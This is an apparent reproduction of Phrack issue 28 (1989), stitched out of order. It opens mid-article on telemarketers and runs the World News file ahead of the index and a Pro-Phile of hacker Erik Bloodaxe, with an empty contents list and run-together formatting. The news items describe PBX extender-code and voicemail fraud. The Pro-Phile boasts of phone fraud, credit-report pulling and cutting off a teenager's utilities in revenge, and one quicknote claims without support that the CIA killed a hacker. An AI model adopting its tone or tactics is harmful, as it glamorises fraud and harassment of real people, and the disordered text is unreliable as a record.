And if we do hop to the phone on demand, we ought to be paid for
it, says Bulmash, president of Private Citizen, Inc., a
Warrenville, IL organization designed to prevent what Bulmash
describes as "junk calls" from telemarketers.

We deserve at least a C-note -- $100, he says.

Twice a year, Bulmash, age 43, a paralegal by trade, mails a
directory of people who don't wish to have telephone solicitors
call them to 600 telemarketing firms. Along with the
directories, he sends a contract which states that the people
listed will listen to the solicitors only in exchange for $100.

If the solicitors call, the contract says, the telemarketing
company owes the listener $100. It's for "use of private
property -- the phone, your ear, your time," says Bulmash.

Subscribers, now numbering about 1000, pay $15 per year to be
listed in the
Private Citizen directory.

While Bulmash doesn't guarantee you won't be called, he does
offer some success stories. He says subscribers have collected
anywhere from $5 - $92 from telemarketing companies. He offers a
money-back deal for those subscribers not completely satisfied.
He says only one person has taken him up on it.

"You can tell those companies 500 times over the phone not to
call and they won't listen," Bulmash says. "But when you
threaten them with charging them for your time, that gets their
attention."

Bulmash, who began Private Citizen in May, 1988, says
telemarketers have the attitude of "we're big business, so you
just hang up the phone if you don't like us. I say we have a
right to be left alone in the first place, at least in our
homes." Typically, a telemarketing call to a home has less than
a 3 percent success rate, he said, with the other 97 percent of
us -- and we know who we are -- being unnecessarily
inconvenienced.

Bulmash says he has testified before Illinois and California
state legislative committees and has lobbied state and federal
lawmakers for relief from telemarketers. He teaches the members
of his organization how to bill for their time, and in many
cases, make the charges stick and get payment for "the use of
their time, ear and phone."

For more information on Private Citizen, contact Bulmash at
312-393-1555.

- -

Banned in Boston -- Telemarketer Gets Sued!   September 14, 1989
~~~~~~
Alan Schlesinger's stock in trade is suing people. But you might
say his stock is too hot to handle at Merrill Lynch these days.
A Boston lawyer who hates telephone solicitors, Schlesinger sued
Merrill Lynch after the brokerage firm ignored "repeated
requests" to quit calling him with investment proposals.

To Merrill Lynch's surprise, he won an injunction. Indeed, he

sued them twice and won both times. The second time was after an unwitting broker called him in violation of the court order prohibiting it.

"This is something that bothers a lot of people, but they don't have the sense they can do something about it," said Schlesinger, whose best retort is a tort, it would seem. In the second suit, the court awarded him $300, for the costs of his prosecution of the matter and for his time spent on the phone with the brokerage house's phone room.

"He is using an atom bomb to deal with a gnat," said William Fitzpatrick, chief lawyer for the Securities Industry Association, faulting Schlesinger for doing what comes naturally for an attorney: "Being a lawyer myself, I can only guess he doesn't have enough brains to just hang up the phone."

_____

```
                        ==Phrack Inc.==

            Volume Three, Issue 28, File #12 of 12

        PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
        PWN                                             PWN
        PWN       P h r a c k   W o r l d   N e w s     PWN
        PWN       ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~       PWN
        PWN              Issue XXVIII/Part 4             PWN
        PWN                                             PWN
        PWN                 October 7, 1989             PWN
        PWN                                             PWN
        PWN          Created, Written, and Edited       PWN
        PWN               by Knight Lightning            PWN
        PWN                                             PWN
        PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Woman Indicted As Computer Hacker Mastermind   June 21, 1989
~~~~~~
by John Camper (Chicago Tribune)

A federal grand jury indicted a Chicago woman Tuesday for
allegedly masterminding a nationwide ring of computer hackers
that stole more than $1.6 million of telephone and computer
service from various companies.

The indictment charges that Leslie Lynne Doucette, 35, of 6748
North Ashland Ave, and 152 associates shared hundreds of stolen
credit card numbers by breaking into corporate "voicemail"
systems and turning them into computer bulletin boards.

Voicemail is a computerized telephone answering machine. After a
caller dials the machine's number he punches more numbers on his
telephone to place messages in particular voicemail boxes or
retrieve messages already there.

The indictment charges that the hacker ring obtained more than
$9,531.65 of merchandise and $1,453 in Western Union money orders
by charging them to stolen bank credit card numbers.

It says the group used stolen computer passwords to obtain
$38,200 of voicemail service and stolen telephone credit card
numbers to run up more than $286,362 of telephone service.

But the biggest haul, more than $1,291,362, according to the
indictment, represented telephone service that was stolen through
the use of Private Branch eXchange (PBX) "extender codes."

A PBX system provides internal telephone service within a
company. If a PBX system is equipped with an extender, a person
can call the PBX system, punch in a code, and dial long distance
at the expense of the company that owns the
system.

The only corporate victims of the alleged fraud named in the
indictment are August Financial Corporation of Long Beach
California, and A-1 Beeper Service of Mobile, Alabama.

Doucette has been held without bond in the Metropolitan
Correctional Center since May 24, when she was arrested on a raid
on her apartment that netted 168 telephone credit card numbers
and 39 extender codes, federal authorities said. The indictment
does not name any members of the alleged ring, but authorities
said the investigation is continuing.

United States Attorney Anton R. Valukas said the indictment is
the nation's first involving abuse of voicemail.

"The proliferation of computer assisted telecommunications and

the increasing reliance on this equipment by American and
international business create a potential for serious harm," he
said.

Authorities said they discovered the scheme last December after a
Rolling Meadows real estate broker reported that hackers had
invaded his company's voicemail system and changed passwords.

Authorities said they traced the calls into the Rolling Meadows
voicemail system to telephones in private homes in Chicago,
Columbus, Ohio, and suburban Detroit, Atlanta and Boston.

Checks on those phones led them to voicemail systems in companies
around the country, they said.

[For more information see Phrack World News XXVII/Part One and
the article entitled, "Computer Intrusion Network in Detroit,"
dated as May 25, 1989 --KL]

_____

Phreaks Abuse East St. Louis Phone Card
September 24, 1989 ˜˜˜ East
St. Louis, IL, a dirt-poor minority suburb of the larger Missouri
city by the same name was victimized for several months by
phreaks without realizing it until the phone bills for a one year
period were audited recently.

According to a recent story in the Belleville, IL
(News-Democrat), the city is being billed for phone calls to
dial-a-porn services and from points as far flung as Florida and
Texas.

The monthly phone bill for the city of East St. Louis averages
$5000, and over the past year it has included calls to nearly
every state as well as to "900" area adult talk lines. City
Treasurer Charlotte Moore said the number of questionable calls
in each month's phone bill, which is usually two inches thick,
shows the "need for better policing of phones."

No kidding! The (News-Democrat) obtained copies of the phone
bill for several months under the Freedom of Information Act, and
set about reviewing the places and people called. For example,
from March through May of this year, hundreds of dollars in calls
were made from places in Texas, Florida and elsewhere, and
charged to a Calling Card number assigned to the city.

In one instance, a caller in northern Florida made a 288-minute
call to Miami that cost East St. Louis $39.27. The
(News-Democrat) called the Miami number, and reached a man named
John, who refused to give his last name, and claimed he "...had
never even heard of East St. Louis..."

Calls from one certain number in Houston to places all over the
United States accounted for more than $1000 in charges over
several months. A man who answered the phone at the Houston
number refused to give his name and refused to discuss the
matter, or explain how his phone might have been used for the
fraudulent calls.

Prior to intervention by the newspaper, the city had done
nothing. Apparently they were not even aware of the abuse. On
notification, the local telco cancelled all outstanding PINS, and
issued new ones. Meanwhile, the city of East St. Louis continues
to plead poverty. They are barely able to meet payroll for city
employees, and have skipped a couple of paydays at that. The
city has an extremely poor tax base, and will likely file
bankruptcy in the near future.

_____

The Cuckoo's Egg

October 1, 1989 ˜˜˜˜˜˜˜˜˜˜˜˜˜˜˜˜
    The Cuckoo's Egg: Tracking a Spy Through the Maze of Computer
        Espionage by Cliff Stoll, Doubleday, 1989, ISBN
        0-385-24946-2 ($19.95)

            Book Review by Louise Bernikow, Cosmopolitan, October
1989

Here is a first -- the true story of a man who notices a
seventy-five cent discrepancy in a computer's accounting system
and runs the error down until it leads to a real live spy ring.
Even if you don't know a byte from a bagel, this book will grip
you on page one and hold you as ferociously as the best mystery
stories.

It is astrophysicist-turned-systems-manager Cliff Stoll's first
week on the job at a lab in Berkeley, California. The error
turns up, and he tries to figure out why, partly as an exercise
in learning about the computer system he's going to be working
with. Almost immediately, he discovers that somebody had been
breaking into the computer network using a fake password. That
discovery leads him to other break-ins in other computers,
including some in military installations. He alerts the FBI,
which, since he has lost neither half a million dollars nor any
classified information, says, "Go away, kid."

Stoll presses on, sleeping under his desk at night, monitoring
the system -- a hound waiting for the fox to come out in the
open. There is suspense aplenty, but it's the intensely human,
often funny voice of the man on the trail that makes this book so
wonderful. Stoll's girlfriend, Martha, a law student, seems like
one smart and delightful cookie, and she puts up with his
obsession pretty well. In the end, Stoll becomes a national
hero. The play-by-play is nothing short of fascinating.

            [I wonder if anyone got those cookies --KL]

_____

Hackwatch Spokesman Charged
October 2, 1989 ˜˜˜˜˜˜˜˜˜˜˜˜˜˜˜˜˜˜˜˜˜˜˜˜˜˜˜ Taken from Computing
Australia

Self-styled computer security expert Paul Dummett, alias Stuart
Gill, has been charged with making false reports to the Victoria
Police following an investigation into claims he made in the
daily media late in 1988 and early this year. The articles often
quoted Gill, introducing himself as a spokesman for either
"Hackwatch" or the "DPG monitoring service".

Gill claimed hackers in Australia had gained access codes from
others in the US and lifted $500,000 (US) from the International
Citibank, United States. Other claims include credit card
numbers had been posted on bulletin boards for BBS users' access;
drugs, including steroids, were being sold using bulletin boards;
evidence of this had been given to the police by informers; and
in response, the police had raided several hackers' homes. The
police, including the Criminal Investigation Bureau and the Fraud
Squad's Computer Section, repeatedly denied the claims.

Gill had disappeared, but returned again on September 22 and was
charged in the Frankston Magistrates' Court under his real name,
Paul Dummett. According to court documents, police investigating
Dummett's claims allegedly found Citibank's computer network had
not been illegally accessed on its New York number as Dummett had
claimed. When Dummett appeared in court his legal aid counsel
Serge Sztrajt applied successfully to adjourn the case until
October 20. Dummett did not enter a plea.

_____

                    PWN Quicknotes ˜˜˜˜˜˜˜˜˜˜˜˜˜˜ 1.

Hire A Hacker? -- "Some very notable people in the computer industry started out as hackers tinkering around in a mischievous fashion," Ron Gruner, president of Alliant Computer Systems Corporation told Computerworld why he would probably hire Robert T. Morris Jr., of Cornell and creator of Internet worm. - 2. Computer Hackers Rip Off Corporate 800 Lines -- Computer hackers pride themselves on never having to pay for long distance calls. How do they do it? Sam Daskam, president of Information Security Association (ISA), explains: Hackers call corporate numbers until they find one with an automated switchboard. The fingers do not do the walking. Automatic caller software is used. Then they link their computer to try all combinations of three or four-digit numbers until they find one which connects them to the company's outside toll or 800 line. Once they get a dial tone, they can make calls anywhere at the firm's expense. Taken from the Security Letter 1989. - 3. 900 Service Considered -- There has been talk among some companies about switching from using the 800 toll free numbers to 900 numbers since the ease of use of the 900 numbers has been shown so vividly. This would save the corporations a large degree of money. - 4. Grocery Store "Hackers" Sell Drugs And Women -- The VMB (voice mailbox) system of a wholesale grocer in Los Angeles was commandeered to a small band of "hackers," who used the system to run a prostitution ring and disseminate data about drugs. Finally, valid VMB users complained that they could not use the service since their passwords were invalidated. An investigation disclosed that the "hackers" overrode security features and acquired 200 VMBs for their own use. - 5. Phone Phreaks Busted In Upstate New York -- Once again it seems that Syracuse, New York is ripe for the picking for law officials to grab hackers involved computer related crimes. In August the Federal Communications Commission (FCC) put a local area police sergeant in charge of contacting a list of local computer users that were using a local long distance service that offered national and international calling.

It seems that one user of the service contacted the company about a large bill, $10,000, that he received. The company then put a trap on the code and accumulated a list of unauthorized users to that code. So far the local authorities, the state police, and the FBI have been brought in on the case. They have been interviewing those on the list and so far most have cooperated fully with the police (most offenders are underage). One user called Gunter has even allowed the police to use his computer bbs accounts. The service used by those caught (25 people) where to place long distance calls to France, Dominican Republic, Kenya, and Germany. The callers also used the service to call locally in Syracuse, as one person said that it cleaned up the line noise. - 6. Bulletin Board Scanning Saves Boy (August 24, 1989) --Undercover police in San Jose, California, have been watching bulletin boards for several years, looking for computer users who boast about their criminal exploits. It was such activity that led them to Virginians Dean Ashley Lambey, 34, and Daniel T. Depew, 28, who have been accused of conspiring to kidnap a young boy to be filmed as they molested him and then killed him. (Article by Tracie L. Thompson of the San Francisco Chronicle.) - 7. German Hackers Attempt To End Smoking (August 29, 1989) -- On Saturday, August 26, 1989, ZDF (the second

German television station and one of the 2 nationwide
television channels) asked their viewers whether they thought
smoking should be banned in public areas. The viewers could
reply by telephone, dialing one telephone number for "yes"
and another telephone number for "no." Within a time frame
slot of 14 minutes, 52,942 telephone calls came in, with a
ratio of 54:46 in favor of prohibiting smoking. This means
that 29,669 voted in favor of a prohibition, and 25,273
opposed it.

On Monday, August 28, 1989, a group of South German hackers
claimed to have manipulated the quota by dialing the "yes"
number with 83 personal computers at a rate of 4 times a
minute; virtually all of their calls came through so that
about the maximum of 4,648 "yes" votes came from their
computers. These circumstances led to new results in the
poll: "Yes" = 25,021 and "No" = 25,273, giving the "no" group
a small majority.

                    Story by Klaus Brunnstein - - - - - - -
- -
- 8.   Immigration Chief Proposes National Computer Screen (June
22,
     1989) --LA JOLLA, CA, -- The Commissioner of Immigration and
     Naturalization, Alan C. Nelson, today proposed a nationwide
     computer system to verify the identities of all job
     applicants in order to halt the widespread use of fraudulent
     documents by illegal aliens seeking jobs.

     Mr. Nelson also suggested standardized identity cards for
     immigrants so as to get fuller compliance with a 1986 law
     prohibiting employment of illegal aliens.

     Creating a national identity card and other ways of checking
     legal status or identity have been repeatedly suggested in
     Congress as tools in fighting unlawful immigration, but have
     also been consistently rejected as potential infringements on
     civil liberties.

     The national computerized database on everybody is one bad
     idea that simply refuses to stay dead, no matter how many
     times we drive a stake through its heart -- if the INS didn't
     resurrect it, the drug czar or the FBI would. "Eternal
     vigilance..."

                    Story by Roberto Suro (New York Times) - - -
- -
- - - - 9. West German Computer Hackers Accused Of Spying For
Soviets
     (Aug. 17, 1989) -- Associated Press (Frankfurt) -- Three
     computer hackers, suspected of giving the Soviet Union
     information from military and industrial computers worldwide,
     have been indicted on espionage charges, prosecutors said
     yesterday. The West German government called the breakup of
     the spy ring, which gave the KGB secret data from 12
     countries, including the United States, "a major blow" to the
     Soviets. In a four-page statement, Kurt Rebman, the chief
     federal prosecutor, said it was the first time his office had
     prosecuted hackers for endangering national security. Taken
     from the Boston Globe -
     - - - - - - - - - - - - - - - - - - - 10. Challenge To
     Phreaks! (August 31, 1989) -- Nippon Telegraph & Telephone
     Corp. (Tokyo) is offering a $7,000 reward to any person or
     organization that can invade its FEAL-8 private communication
     and data system, according to an Associated Press report that
     NTT America Inc. officials could not confirm. The reward
     offer supposedly expires 8/31/91. No telephone number or
     other information was included. Taken from the Wall Street
     Journal. -
     - - - - - - - - - - - - - - - - 11. Shadow Stalker Loses Out

(August 7, 1989) -- A 17-year-old Michigan boy has been
charged with posting stolen long-distance telephone codes on
a bulletin board system operated in his home. Brent G.
Patrick, alias "Shadow Stalker" online, was arraigned this
week on one count of stealing or retaining a financial
transaction device without consent. Patrick was released on
$2,500 bond, pending his hearing. The youth faces a maximum
of four years in prison and a $2,000 fine if convicted. His
bulletin board, Wizard Circle, has been closed. - - - - - -
- -
- - - 12. Philadelphia Hackers Change Speed Limit -- Recently
an unknown hacker got into the computer that controlled the
speed limit on the Burlington-Bristol Bridge. He proceeded
to change the speed limit from 45 m.p.h. to 75 m.p.h. A lot
of people were stopped and ticketed and judges say they will
not hear any appeals because, "the public should know better
than that no matter what the sign says." The police claim to
have leads, however this is doubtful. - - - - - - - - - - -
- 13.
Two Story Jump To Escape From Secret Service (July 26, 1989)
-- Red Rebel, a known hacker in Florida was busted by the
United States Secret Service and local authorities. It seems
that in attempt to to escape he actually jumped out a second
story window and ran for a while. The Secret Service
confiscated two computers and a load of disks.

To make matters worse, similar to Oryan QUEST, Red Rebel is
not an American citizen and is likely to be deported. Red
Rebel is charged with resisting arrest, interfering with
evidence, and something concerning credit card fraud.
Information provided by The Traxster. - - - - - - - - - - -
- 14.
Fraud Alert (September 1989) -- PBX fraud is busting out all
over. Long distance carriers are being overwhelmed by
corporate customers demanding refunds for fraud perpetrated
on them. No long distance carrier covers their customer's
long-term fraud. If you got fraud you got to pay. This is
not like stolen credit cards. This is real serious stuff.
Thieves are dialing into 800 INWATS lines and, via auto
attendants, hacking their way to overseas. The big calls go
to drug-related countries, especially Colombia, Pakistan,
Dominican Republic, and Ecuador. But no one really knows
which countries are drug-related and which aren't. Taken
from Teleconnect Magazine. - - - - - - - - - - - - - - - - -
- 15. Motorola
Introduces Network Encryption System (August 4, 1989) --
Motorola Government Equipment Group (GEG) has introduced its
Network Encryption System (NES), which features the latest in
security services for the protection of Local Area Networks
(LANs). Designed in accordance with Secure Data Network
System (SDNS) standards including SDNS electronic key
management, the NES is a flexible internet security solution
for Type I applications.

The NES is unique in COMSEC technology because the protocol
software is loaded via diskette. The NES is installed in the
drop cable between the computer and the transceiver, or as a
gateway device separating a LAN from a backbone network. The
product supports both DoD and ISO internet standards allowing
protection over wide area networks.

The initial product accommodates connection to IEEE 802.3 and
IEEE 802.4 medias. Motorola Inc. has a Memorandum of
Agreement with the National Security Agency and anticipates
product endorsement in the first quarter of next year. The
LAN product represents the first of a family of SDNS products
that will provide complete, interoperable system security
solutions. Additional information on the NES can be obtained
from Joe Marino at (602) 441-5827. - - - - - - - - - - - - -
- 16. The

Death of Shadow 2600: No Accident (July 6, 1989) -- The
following is a message taken from The Central Office:

                89Jul06 from fdg @ The Central Office

MY CONDOLENCES TO DAVE FLORY'S FAMILY AND FRIENDS. Do you
all realize WHY a 22 year old died? It says one thing to me.
He was killed by some insane ex-CIA types. Most likely under
orders from the idiots who tried to prosecute him in 1985.
This kind of thing is getting more common under President
Bush. He ran the CIA, and he is now encouraging the same
dirty tricks to silence people who cause "problems." Abbie
Hoffman was done in the same way. A small hypodermic full of
prussic aced. You will hear about more ex-hippies, yippies,
and hackers/phreaks dying mysteriously in the foreseeable
future.

You have been warned. And who am I to know all this?
Believe me, friends, I am highly placed in the government.
You will see more friends die. You may laugh now, but I
decided to leave a public message in hopes of saving a few
lives.
                    Special Thanks to Epsilon
- -
17. Legion Of Doom Members Raided In Atlanta (July 21, 1989) --
    The Leftist, The Urvile, and The Prophet, all of the world
    famous hacking group known as the Legion of Doom, were raided
    on July 21, 1989. The day in question is interesting because
    two years prior, that was the same day that a nationwide
    sweep netted over 80 hackers across the country including
    famous names such as Oryan QUEST, Solid State, and Bill From
    RNOC.

    The charges against the LOD members range from toll fraud to
    illegal entry into government computer systems, although as
    it is told, the government systems were entered by the Urvile
    and the other two had nothing to do with it. Currently, all
    three LOD-Atlanta members are still waiting to find out what
    will happen to them as charges have not yet been brought
    against them, very similar to what happened to the hackers in
    1987.

    It has been said by security personnel at Michigan Bell that
    these LOD busts were a spinoff of the supposed arrest of Fry
    Guy on July 19 for his role in the Delray Beach, Florida
    probation officer scam (detailed last issue). It is believe
    that he had been working closely with LOD-Atlanta (especially
    The Leftist) and when caught for the probation office scam,
    he got scared and turned over what he knew about LOD.

==Phrack Inc.==

Volume Three, Issue 28, File #1 of 12

Phrack Inc. Newsletter Issue XXVIII Index
~~~~~~
October 7, 1989

        Greetings and welcome to Issue 28 of Phrack Inc. We really
must apologize for the lateness of this issue, but sorting
through all of the files sent in from over the entire summer as
well as our own real life responsibilities have been keeping us
both rather busy.

        This issue we feature Phrack World News Special Edition III.
This file contains the exclusive coverage of SummerCon '89, which
took place in St. Louis, Missouri on June 22-25, 1989.

        The Future Transcendent Saga continues in this issue with
part one of a file about TCP/IP. We also present to you the
beginning of a new irregular column called Network Miscellany by
Taran King. Its exactly what it says it is -- interesting and
important changes in, and tips about using, the Internet. It
will contain different material each issue it is presented in to
keep pace with the always changing wide area networks. Speaking
of irregular columns, Phrack Pro-Phile returns this issue with a
detailed look at Erik Bloodaxe of LOD.

        As always, we ask that anyone with network access drop us a
line to either our Bitnet or Internet addresses...

            Taran King   Knight Lightning
        C488869@UMCVMB.BITNET   C483307@UMCVMB.BITNET
      C488869@UMCVMB.MISSOURI.EDU   C483307@UMCVMB.MISSOURI.EDU

And now we can also be reached via our new mail forwarding
addresses (for those that cannot mail to our Bitnet or Internet
addresses):

            ...!netsys!phrack   or   phrack@netsys.COM
_____

Table of Contents:

_____

==Phrack Inc.==

Volume Three, Issue 28, File #2 of 12

==Phrack Pro-Phile XXVIII==

Created and Written by Taran King

Done on September 23, 1989

        Welcome to Phrack Pro-Phile XXVIII. Phrack Pro-Phile
was created to bring information to you, the community, about
retired or highly important/ controversial people. This issue,
we bring you a long time member of the hacking community and a
charter member of the Legion Of Doom...

Erik Bloodaxe
~~~~~~~~~~~~~~

         Handle: Erik Bloodaxe
       Call Him: Chris
  Handle Origin: "Vikings" by ? (Don't remember)
  Date Of Birth: 20 years ago
    Current Age: 20
         Height: 5' 10"
         Weight: 130
      Eye Color: Blue
     Hair Color: Brown
     Blood Type: A+
    Sperm Count: 3
      Computers: Atari 400, various dumb terminals, CompuAdd Turbo XT

Origins in Phreak/Hack World
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Way back when he was in 7th grade, some 8+ years back, Erik was
quite a shoplifter. As was the norm for 13 year-olds, he and a
friend of his had stolen a stack of "girlie" magazines on one of
their "raids." One of these was High Society, which was toying
with the idea of "recorded entertainment." His friend was
determined to hear this, but as the number was in New York, they
decided to use the "strange phone service" his mother had signed
up for to keep down the bill. He explained it to Erik, "You dial
this number and then tell the operator your number and the phone
number." They called it and told the operator a number that was
100 off by mistake. The operator said "Thank you," and the call
went through. Thus was born a "code-abuser." They kept this
information to themselves for several months. When the service
changed to an automated format (rather than operator service),
they began to share their knowledge. Word spread like wildfire.
Interestingly enough, to this day, he can still backtrack 95% of
all hacker-related code abuse from San Antonio back to himself as
the originator of the information (well, a friend of a friend of
a friend, etc..)

Origins in Phreak/Hack BBSes
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
A friend of Bloodaxe's father bought a MicroModem II to get
information from Dialog for his legal practice. He still
remembers the first time he used it. His friend's dad used
Dialog through Telenet. Once he saw Telenet, he began trying
various addresses. One of the first things he ever did was get
into a 212 VAX/VMS with GUEST/GUEST. Erik had absolutely no idea
what he was doing. They were just guessing... typing things like
"hello?", "catalog", and assorted other inane things. They also
called a few BBSes that came with the modem instructions (using
their long-distance trick). By the end of the weekend, they had
worked their way to Pirates' Harbor (now TIMECOR) in 617, and
Pirates' Cove 516. From then on, he was hooked on modems. Then,
Wargames came out. Embarrassing as it is for Erik, Wargames
really did play a part in imbedding the idea of computer
"hacking" in his little head. (As it did for hundreds of others

who are too insecure to admit it.) He had his little Atari 400,
but no modem (Hayes 300's were still hundreds of dollars).
Another friend got an Atari Acoustic Coupler for his 800. Born
now were the Atari Warez D00dz. For about a year, they did
nothing but call Atari BBSes (and anything that had "Pirate" in
its name). They did stumble onto things like the Phone Booth in
303, OSUNY (on an OHIO Scientific, days before it went down), and
Mines of Moria (713). Finally, he got an MPP modem. Bloodaxe
was on it day and night. By this time they got into scanning.
He was the one who checked everything out, as he was the one who
was reading up on computer OSes at the UTSA library. They were
still big into games, and they ran across a really new game
called Behind Jaggi Lines. A guy named Devious Xevious traded
them something called Software Blue Box for it, and gave them a
BBS to call: Pirate-80. In 1983, Erik Bloodaxe entered the
hack/phreak world. He was blue boxing most of his calls by then.

People in the Phreak/Hack World Met
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Bloodaxe has only met a handful "face-to-face," but has spoken
with almost everyone around in the "golden-years," as he was
heavily into conferences.

Experience Gained In the Following Ways
~~~~~~
Mainly trial and error. He would find a system, try to get in
with simplistic username/password pairs, and then read help. He
also reads a lot. He didn't speak out until he was sure of what
he was talking about. Erik never asked any questions, but always
listened. During the time he was a true "novice," he kept it
fairly hidden, because he didn't want to seem stupid.

Chris attributes the knowledge he has gained to himself.

Memorable Phreak/Hack BBSes
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Pirate-80 (He still call to check in on Scott)
Sherwood Forest I, II, III
RACS III (Tuc wouldn't let him on until years after he first called!!)
Plovernet (Before and after the move)
COPS (Where he got mail from Lex telling him to call Legion of Doom)
WOPR (Getting closer to what BBSes would become)
Hacknet (217)
Legion of Doom (The ultimate in BBSes at the time)
Crystal Palace (OSUNY lives again!)
Newsnet (Yes, Sir Knight's BBS)
Blottoland (Lair of the rodents)
Ripco (A loooooooong time ago, certainly not now)
The Broadway Show ("Well, Mike was a little off, but so what.")
Farmers of Doom! (Run from a pay phone, complete chaos)
The Connection (A good private BBS)
Catch-22 (A "better" private BBS)
The Pipeline (718)
Freeworld II
Executive Inn (Re-instilled his faith in BBSes)
The Phoenix Project (What he would want his BBS to equal or
surpass in quality)
Black Ice (A big leak; ask anyone at the Ameritech security
convention)
Pure Nihilism (Too much fun!)

Schooling/Work
~~~~~~~~~~~~~~~
Chris is currently struggling as a Computer Science major at
University of Texas in Austin with intentions of a PhD,
specializing in AI research.

Accomplishments
~~~~~~~~~~~~~~~~
Project Educate: Was supposed to replace TAP after Tuc got fed
                  up. No one really knows what happened to it.

LOD/H TJ: Assorted work, major distributor.

Numerous files.

Phreak/Hack Groups
~~~~~~~~~~~~~~~~~~~~
LOD - In the original recruitment group, still in, still active.
      What more can be said? "LOD!" basically sums it all up.

Camorra - Erik still gets mad about this. He was asked by the
          602 Scorpion to join a group that was being formed. He
          agreed, and he then came up with Camorra as a name.
          The other members were Ax Murderer and 301 Executioner.
          He got Dr. Who, Silver Sabre, and Pit Fiend to join and
          Karl Marx, Tuc, and Videosmith were kind of
          in/out-not-really-into-groups-but-we'll-hang-out kind
          of members. Most of them were deep into their
          phones/computers. They were planning a series of
          files, such as the first Tymnet directory, a great
          COSMOS file, a database of scans, etc. Suddenly people
          began appearing in the group that no one voted on. The
          group kind of split up into two factions, "us and
          them." Bloodaxe and Dr. Who just got mad and blew it
          all off. Pit Fiend got busted, and the Scorpion
          disappeared.

Interests
~~~~~~~~~
Packet networks (all), telco computers, Unixes, scanning (every night for
almost 5 years!)

Favorite Things
~~~~~~~~~~~~~~~~
Beer--Tsing Tao, Michelob Dry, Coors Light. (He am in college, you know!)
Ecstasy--Grinding away (His teeth and his mind).
Getting into a system on the first try.
Unprotected crontab files.
Scanning. Anything, for anything, just doing it!
A certain shapely 5'2" blonde who shall remain nameless.

Most Memorable Experiences
~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Alliance Teleconferencing way back when. Tandem scanning out
other sites in Houston and Dallas. Transferring control to
directory assistance ACD loops, and leaving it there until he
wanted to run one. Waking up the next morning and yelling into
the phone at everyone else who had stayed on the conference and
starting to talk again. Conferences that lasted a week.
Catching Draper in lies. Busying out all the 408 DA's. Boxing
on a conference and trunking Karl Marx. Calling random numbers
in California and adding them in if they sounded like teenage
girls. "Giving" people unlimited trial usage of a "new" long
distance service (LOD Telecommunications). Jennifer, the
Alliance operator who had it out for him ("This is that
Bloody-axe person isn't it?").

The Wharton School of Business Dec-10. For nearly a month all
the nation's top phreaks and hackers hung out on this system and
used the chat program. It was "the" place to be (kind of like an

Altger Altos of the past, but no idiots). Finally they killed
the account, not because of abuse, but because they were loading
the system down. The students and operators were really cool
about the whole thing.

Finding (and spreading around everywhere) the White House Signal
number. A number of my friends kept calling it, posing as the
mayor of San Antonio, Henry Cisneros, eventually causing the
Secret Service call our high school, and telling the
administrators to grab the people using the payphone to find out
what the hell they were trying to do.

Taking down almost every BBS in Alaska when he was denied access
to one. He pulled the poor kid's parents credit report, sent a
copy to the kid over his modem, and disconnected the kid's phone,
electricity, and water. He then went around taking down the
BBSes where the kid had friends (guilt by association). Word got
around the nation kind of fast. Erik got on most BBSes without
much trouble after all that. He had a project to be on at least
one BBS in every area code. Bloodaxe had to get on
non-hack/pirate ones in a few areas, but he managed to do it. He
stayed active on all of them for several months. At one time, he
was on about 140 BBSes!!!

Reading a new edition of Newsweek with a story by Richard Sandza
in it over a very crowded conference, then suggesting that he
should get some Slim Whitman albums and Civil War Chess Sets via
his Visa. Erik pulled his history, to scare him, but lost it.
When he pulled it later, there were nearly 100 inquiries, most by
a certain Massachusetts Bank. At least they gave him a good
source for a follow-up article.

Finding out that a certain long distance service (reselling AT&T
WATS) would reset to a WATS dialtone when 2600 was blasted and
then setting up a program to call MTV's 900 number repeatedly to
ensure that Duran Duran would get severely beaten.

Bloodaxe remembers boxing up a conference while waiting for the
police to come, and fighting the impulse to run away. He had
tickets carded to Philadelphia International on a flight that
afternoon (on the conference), and Telenet Bob was ready to meet
Erik's flight, Mark Tabas was ready to send him a blank birth
certificate, not to mention offers to stay with Dr. Who or
Telenet Bob for as long as he needed to get settled. Karl Marx
talked him out of it though. He was packed and ready to leave
and become a new person in a new city. Looking back, he's DAMN
glad he didn't do it!

Bloodaxe and Who-Bob deciding one fateful day to see if they
could talk to each other's port on Telenet using an ID they had
used for the LOD Telenet directory.

Some People to Mention
~~~~~~~~~~~~~~~~~~~~~~~~

Dr. Who -- "My closest hacker counterpart. We joke about being
           60 with grandchildren, still having never met, calling
           each other daily, with stories about how we just
           defeated some ISDN service."

The Mentor -- "My favorite drinking buddy. The first hacker I
             ever met face-to-face."

Control C -- "One person who can almost equal me in outrageous
            behavior. Yes, Dan, I said almost! Nyahh Nyahh!"

Inside Jokes
~~~~~~~~~~~~~

Lame, Lame, Lame

LEGION OF DOOM IN DALLAS...FEDS BAFFLED

Serious Section
~~~~~~~~~~~~~~~~
Chris makes it a point to make huge filibusters on boards where
he sees anything having even anything remotely related to
carding. Credit card fraud truly gives hacking a bad name.
Snooping around a VAX is just electronic voyeurism... carding a
new modem is just flat out blue-collar crime. It's just as bad
as breaking into a house or kicking a puppy! He does everything
he can (even up to turning off a number) to get credit
information taken off a BBS. He also tries to remove codes from
BBSes. He doesn't see code abuse in the same light as credit
card fraud, (although the law does), but posted codes are the
quickest way to get your board busted, and your computer
confiscated. People should just find a local outdial to wherever
they want to call and use that. If you only make local calls
from an outdial, it will never die, you will keep out of trouble,
and everyone will be happy.

Marijuana, cocaine, LSD, MDMA (& analogs), and methamphetamine
should be legalized and sold in a controlled fashion, regulated
by the government. Money spent currently on combatting drug
traffic should be spent on the deficit, and on drug education and
rehabilitation. Making petty vices illegal only breeds crime;
look at prohibition, look at gambling, look at how fast people go
on the highway. You cannot fight a losing battle, and therefore,
must take on a new strategy. Alcohol is the only drug he has
ever imbibed and lost all consciousness and complete control of
his actions. He thinks it is THE most dangerous drug around, and
anyone can get as much of it as they want with very little
effort. It is legal, but not everyone drinks. If marijuana was
legal not everyone would smoke it. He wouldn't for one; he hates
it. However, farmers would no longer lose their farms; and most
importantly, the economy would be boosted greatly. Things have
got to change.

Are Phreaks/Hackers You've Met Generally Computer Geeks?
~~~~~~
